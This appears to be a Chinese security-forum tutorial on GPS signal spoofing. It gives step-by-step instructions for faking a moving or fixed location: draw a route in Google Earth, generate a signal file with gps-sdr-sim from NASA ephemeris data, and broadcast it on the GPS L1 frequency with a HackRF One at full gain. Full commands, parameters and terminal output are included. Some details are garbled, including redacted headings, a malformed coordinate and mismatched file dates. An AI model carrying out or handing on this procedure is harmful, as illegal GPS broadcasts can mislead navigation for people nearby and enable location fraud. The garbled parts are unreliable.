

GPS卫星信号劫持



一、简单原理阐述

```

#####GPS#####GPS#####GPS#####
#####GPS#####NSASftp#####GPS#####

```


二、详细攻击过程

伪造动态轨迹

步骤1：伪造运动轨迹


- 此步骤中需要在本机中安装Google Earth
Google Earth 安装地址：<https://www.jb51.net/softs/284189.html>
安装完成之后

启动 Google Earth,调整视野,寻找到伪造位置地区,然后点击工具栏上的添加路径:



在地图上,点击勾画出一个运动轨迹,尽可能的符合正常路线:

为路径起名,点击确定后,它就会出现在左侧的位置列表之中,在上面点击右键,选择“将位置另存为”,将之保存为 kml 文件:



ECEF [redacted], x [redacted], [redacted], z [redacted], y [redacted] x [redacted] z [redacted]

ECEF [redacted] (csv [redacted]), [redacted]: [redacted] ([redacted]), x [redacted], y [redacted], z [redacted], [redacted]

0.0, -3813477.954, 3554276.552, 3662785.237

0.1, -3813477.599, 3554276.226, 3662785.918

0.2, -3813477.240, 3554275.906, 3662786.598

0.3, -3813476.876, 3554275.590, 3662787.278

0.4, -3813476.508, 3554275.280, 3662787.958


0.5, -3813476.135, 3554274.975, 3662788.638


0.6, -3813475.757, 3554274.675, 3662789.318

0.7, -3813475.375, 3554274.381, 3662789.997.....


- 接下来,我们把 kml 文件转换成 NMEA 格式,这里我们需要用到一个小工具,它由 LabSat 提供,是 SatGen 软件的一个极简免费版

工具下载地址: <http://files.cnblogs.com/files/k1two2/SatGenNMEAFree.zip>





- 本机转换数据为kml格式的数据之后放到与虚拟机的共享文件夹下



步骤2：下载星宿文件

下载地址：<ftp://cddis.gsfc.nasa.gov/pub/gps/data/daily/2019/brdc/>
 本下载地址为美国国家宇航局的GPS数据回传的ftp文件服务器

Filename	Size	Timestamp
brdc1650.19g.Z	113 kB	2019/6/18 下午10:20:00
brdc1650.19n.Z	64.8 kB	2019/6/18 下午6:40:00
brdc1660.19g.Z	114 kB	2019/6/18 下午10:15:00
brdc1660.19n.Z	64.3 kB	2019/6/18 下午6:39:00
brdc1670.19g.Z	114 kB	2019/6/18 下午10:05:00
brdc1670.19n.Z	66.0 kB	2019/6/18 下午6:38:00
brdc1680.19g.Z	114 kB	2019/6/19 上午3:33:00
brdc1680.19n.Z	65.2 kB	2019/6/19 上午3:31:00
brdc1690.19g.Z	114 kB	2019/6/20 上午3:33:00
brdc1690.19n.Z	65.3 kB	2019/6/20 上午3:31:00
brdc1700.19g.Z	112 kB	2019/6/21 上午3:33:00
brdc1700.19n.Z	64.6 kB	2019/6/21 上午3:31:00
brdc1710.19g.Z	112 kB	2019/6/22 上午3:33:00
brdc1710.19n.Z	66.4 kB	2019/6/22 上午3:31:00
brdc1720.19g.Z	112 kB	2019/6/23 上午3:33:00
brdc1720.19n.Z	65.0 kB	2019/6/23 上午3:31:00
brdc1730.19g.Z	112 kB	2019/6/24 上午3:33:00
brdc1730.19n.Z	65.0 kB	2019/6/24 上午3:31:00
brdc1740.19g.Z	112 kB	2019/6/25 上午3:33:00
brdc1740.19n.Z	65.1 kB	2019/6/25 上午3:31:00
brdc1750.19g.Z	83.8 kB	2019/6/26 上午3:33:00
brdc1750.19n.Z	65.4 kB	2019/6/26 上午3:31:00
brdc1760.19g.Z	112 kB	2019/6/27 上午3:33:00
brdc1760.19n.Z	64.7 kB	2019/6/27 上午3:31:00
brdc1770.19g.Z	112 kB	2019/6/28 上午3:33:00
brdc1770.19n.Z	64.9 kB	2019/6/28 上午3:31:00
brdc1780.19g.Z	113 kB	2019/6/29 上午3:33:00
brdc1780.19n.Z	65.4 kB	2019/6/29 上午3:31:00
brdc1790.19g.Z	85.2 kB	2019/6/29 上午7:09:00
brdc1790.19n.Z	65.1 kB	2019/6/29 上午7:09:00
brdc1800.19g.Z	13.1 kB	2019/6/29 上午7:09:00
brdc1800.19n.Z	18.1 kB	2019/6/29 上午7:09:00

需要注意的是：每次欺骗过程中都需要下载当天得到星宿文件,老旧的星宿文件欺骗成功率很低。

在上图中可以看到，GPS每次回传的数据有两个，最后两个文件就是最新的回传的数据。
最新回传数据的大小和上面的其他组的数据大小比较发现，最新传回来数据数据量不够。


brdc1750.19g.Z	83.8 kB	2019/6/26 上午3:33:00
brdc1750.19n.Z	65.4 kB	2019/6/26 上午3:31:00
brdc1760.19g.Z	112 kB	2019/6/27 上午3:33:00
brdc1760.19n.Z	64.7 kB	2019/6/27 上午3:31:00
brdc1770.19g.Z	112 kB	2019/6/28 上午3:33:00
brdc1770.19n.Z	64.9 kB	2019/6/28 上午3:31:00
brdc1780.19g.Z	113 kB	2019/6/29 上午3:33:00
brdc1780.19n.Z	65.4 kB	2019/6/29 上午3:31:00

最近的数据组比较下面的最新数据。

brdc1790.19g.Z	85.2 kB	2019/6/29 上午7:09:00
brdc1790.19n.Z	65.1 kB	2019/6/29 上午7:09:00
brdc1800.19g.Z	13.1 kB	2019/6/29 上午7:09:00
brdc1800.19n.Z	18.1 kB	2019/6/29 上午7:09:00

最新数据

所以就近选择倒数第二组较为完整的数据，下载的时候，仅下载19n.z 结尾的数据包。
下载完成之后在真机中进行解压，然后将数据放到和虚拟机共享的文件夹下。



然后在虚拟机中将目标文件复制到USER工作空间下，等待使用。

步骤3：伪造GPS采样数据文件

本过程需要使用开源项目 `gps-sdr-sim` 本程序的安装过程如下：

```
$ git clone https://github.com/osqzss/gps-sdr-sim.git
$ cd gps-sdr-sim
```

然后编译运行:

```
$ gcc gpssim.c -lm -O3 -o gps-sdr-sim
```

最后按以下参数执行:

[NMEA 轨迹]

```
./gps-sdr-sim -e <导航电文文件> -g <轨迹文件> -b 8 [ECEF 轨迹]
./gps-sdr-sim -e <导航电文文件> -u <轨迹文件> -b 8
```

模块参数详解：

```
BerrytekiMacBook-Pro:gps-sdr-sim berrycaza$ ./gps-sdr-sim
Usage: gps-sdr-sim [options]
Options:
-e <gps_nav>      指定RINEX格式GPS导航电文文件 (必需)
-u <user_motion>  使用ECEF坐标轨迹文件 (动态模式)
-g <nmea_gga>     使用NMEA格式轨迹文件 (动态模式)
-l <location>     指定经纬度和海拔 (静态模式 格式: 纬度,经度,海拔)
-t <date,time>    指定场景开始时间 (只能在导航电文文件时间范围内 格式: YYYY/MM/DD,hh:mm:ss)
-T <date,time>    用指定日期时间强制替换导航电文文件中的卫星钟时间(TOC)及星历时间(TOE)
-d <duration>     指定发射持续时间(最大300 可从源码中修改 如使用动态模式 受限于轨迹文件的长度)
-o <output>       指定生成的采样数据文件名称 默认为gpssim.bin
-s <frequency>   指定采样频率 默认为2600000hz
-b <iq_bits>      指定采样精度(hackrf为8 bladerf为16)
-i               忽略电高延迟
-v               显示模拟通道详情
BerrytekiMacBook-Pro:gps-sdr-sim berrycaza$
```

运行

```
$ ./gps-sdr-sim -e <导航电文文件> -u <轨迹文件> -b 8
```

会默认生成 `gpssim.bin` 文件

```
heqianzhen@kalsa: ~/gps-sdr-sim
09 80.7 39.1 22056017.7 2.2
13 277.5 17.5 23866762.5 3.4
23 91.8 5.2 25057900.9 4.5
28 161.2 15.4 23886922.0 3.6
30 199.9 80.6 20345948.3 1.5
Time into run = 5.7^C
heqianzhen@kalsa:~/gps-sdr-sim$ ./gps-sdr-sim -e brdc1780.19n -g t -b 8
test11.txt test33.txt testlast.txt triumphv3.txt
test22.txt testquiyang.txt triumph.csv
heqianzhen@kalsa:~/gps-sdr-sim$ ./gps-sdr-sim -e brdc1780.19n -g triumphv3.txt
-b 8
Start time = 2019/06/27,00:00:00 (2059:345600)
Duration = 156.1 [sec]
02 235.5 29.9 22849701.7 2.7
04 74.4 52.6 21235571.4 1.8
05 294.4 58.4 20854936.1 1.7
06 195.1 9.6 24735489.9 4.1
07 69.3 59.1 21184364.6 1.7
09 81.9 32.1 22602143.2 2.5
13 265.6 25.6 23107149.7 2.9
16 18.6 3.2 25334910.5 4.7
28 152.2 5.8 24892705.5 4.5
30 156.3 70.7 20554326.0 1.6
Time into run = 54.9
```

然后使用 HackRF One 重放数据

```
heqianzhen@kalsa: ~/gps-sdr-sim
[-S buf_size] # Enable receive streaming with buffer size buf_size.
[-c amplitude] # CW signal source mode, amplitude 0-127 (DC value to DAC
).
[-R] # Repeat TX mode (default is off)
[-b baseband_filter_bw_hz] # Set baseband filter bandwidth in Hz.
Possible values: 1.75/2.5/3.5/5/5.5/6/7/8/9/10/12/14/15/20/24/28MHz, def
ault <= 0.75 * sample_rate_hz.
[-C ppm] # Set Internal crystal clock error in ppm.
[-H hw sync enable] # Synchronise USB transfer using GPIO pins.
heqianzhen@kalsa:~/gps-sdr-sim$ hackrf_transfer -t gpssim.bin -f 1575420000 -s 2
600000 -a 1 -x 47 -R
call hackrf_set_sample_rate(2600000 Hz/2.600 MHz)
call hackrf_set_freq(1575420000 Hz/1575.420 MHz)
call hackrf_set_amp_enable(1)
Stop with Ctrl-C
5.2 MiB / 1.001 sec = 5.2 MiB/second
5.0 MiB / 1.002 sec = 5.0 MiB/second
5.2 MiB / 1.001 sec = 5.2 MiB/second
5.2 MiB / 1.001 sec = 5.2 MiB/second
5.2 MiB / 1.001 sec = 5.2 MiB/second
5.2 MiB / 1.001 sec = 5.2 MiB/second
5.2 MiB / 1.001 sec = 5.2 MiB/second
5.2 MiB / 1.001 sec = 5.2 MiB/second
```

```
$ hackrf_transfer -t gpssim.bin -f 1575420000 -s 2600000 -a 1 -x 47 -R
```

- 参数解析：
-t 目标数据文件 -f 发射频率 -s 采样频率 -a 是否开启增益 -x 增益值 0~47

等待欺骗40s左右


大功告成！

如此打开自己的百度地图之后就会发现自己的定位位置处于你预设的轨迹中 并且在不断的运动当中



为了体现效果，我去Google Earth上画了凯旋门运动的轨迹。

当然，生成 gpssim.bin 文件之后还可以使用其他方式进行信号的模拟攻击，例如使用如下的流图，使用 gnuradio 搭建流图来发射数据。



先知社区


伪造固定位置

步骤1：下载GPS导航电文

File Name	Size	Timestamp
brdc1810.19n.z	85.2 KB	2018/6/18 T+9:45:00
brdc1820.19n.z	112 KB	2018/6/18 T+9:50:00
brdc1830.19n.z	87.0 KB	2018/6/18 T+9:55:00
brdc1840.19n.z	113 KB	2018/6/18 T+9:58:00
brdc1850.19n.z	85.5 KB	2018/6/18 T+10:02:00
brdc1860.19n.z	113 KB	2018/6/18 T+10:05:00
brdc1870.19n.z	86.0 KB	2018/6/18 T+10:08:00
brdc1880.19n.z	114 KB	2018/6/18 T+10:11:00
brdc1890.19n.z	84.3 KB	2018/6/18 T+10:15:00
brdc1900.19n.z	114 KB	2018/6/18 T+10:18:00
brdc1910.19n.z	85.2 KB	2018/6/18 T+10:21:00
brdc1920.19n.z	112 KB	2018/6/18 T+10:24:00
brdc1930.19n.z	84.6 KB	2018/6/18 T+10:27:00
brdc1940.19n.z	112 KB	2018/6/18 T+10:30:00
brdc1950.19n.z	86.4 KB	2018/6/18 T+10:33:00
brdc1960.19n.z	112 KB	2018/6/18 T+10:36:00
brdc1970.19n.z	85.0 KB	2018/6/18 T+10:39:00
brdc1980.19n.z	112 KB	2018/6/18 T+10:42:00
brdc1990.19n.z	85.1 KB	2018/6/18 T+10:45:00
brdc2000.19n.z	83.0 KB	2018/6/18 T+10:48:00
brdc2010.19n.z	85.4 KB	2018/6/18 T+10:51:00
brdc2020.19n.z	112 KB	2018/6/18 T+10:54:00
brdc2030.19n.z	84.6 KB	2018/6/18 T+10:57:00
brdc2040.19n.z	28.0 KB	2018/6/18 T+11:00:00
brdc2050.19n.z	24.0 KB	2018/6/18 T+11:03:00

步骤2：生成伪造静态导航电文

```
./gps-sdr-sim -e brdc1760.19n -l 26.616147,91.106.674842,100 -b 8
```



步骤3：执行自动化脚本

```
hackrf_transfer -t gpssim.bin -f 1575420000 -s 2600000 -a 1 -x 47 -R
```

三、遇到的坑

本此实验中遇到的最大的坑是在使用HackRF One 进行重放的时候，开启重放过程之后，等待五秒左右 发现百度地图中定位位置并未被欺骗。

本问题最初是因为，在欺骗的过程中需要 40s 左右的欺骗时间。
我自己的理解是，在欺骗过程中，接收gps信号的手机需要接收大量稳定的信号强度较为强的数据包之后才能将GPS接收点，从真正的信号源修改为信号强度更强更稳定的虚假GPS 基站。

每次非正常结束运行的开源脚本，都需呀将HackRF One 重新启动一次 来使HackRF 进入到正常的初始化状态 ！

参考链接

- <https://www.cnblogs.com/k1two2/p/6387701.html>
- <https://www.cnblogs.com/k1two2/p/5164172.html>
- <https://www.cnblogs.com/k1two2/p/5197591.html>

点击收藏 | 2 关注 | 1

[上一篇：现代web服务为SQL注入提供的攻...](#) [下一篇：Sqlmap学习使用小总结](#)

1. 0 条回复

- [动动手指，沙发就是你的了！](#)

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)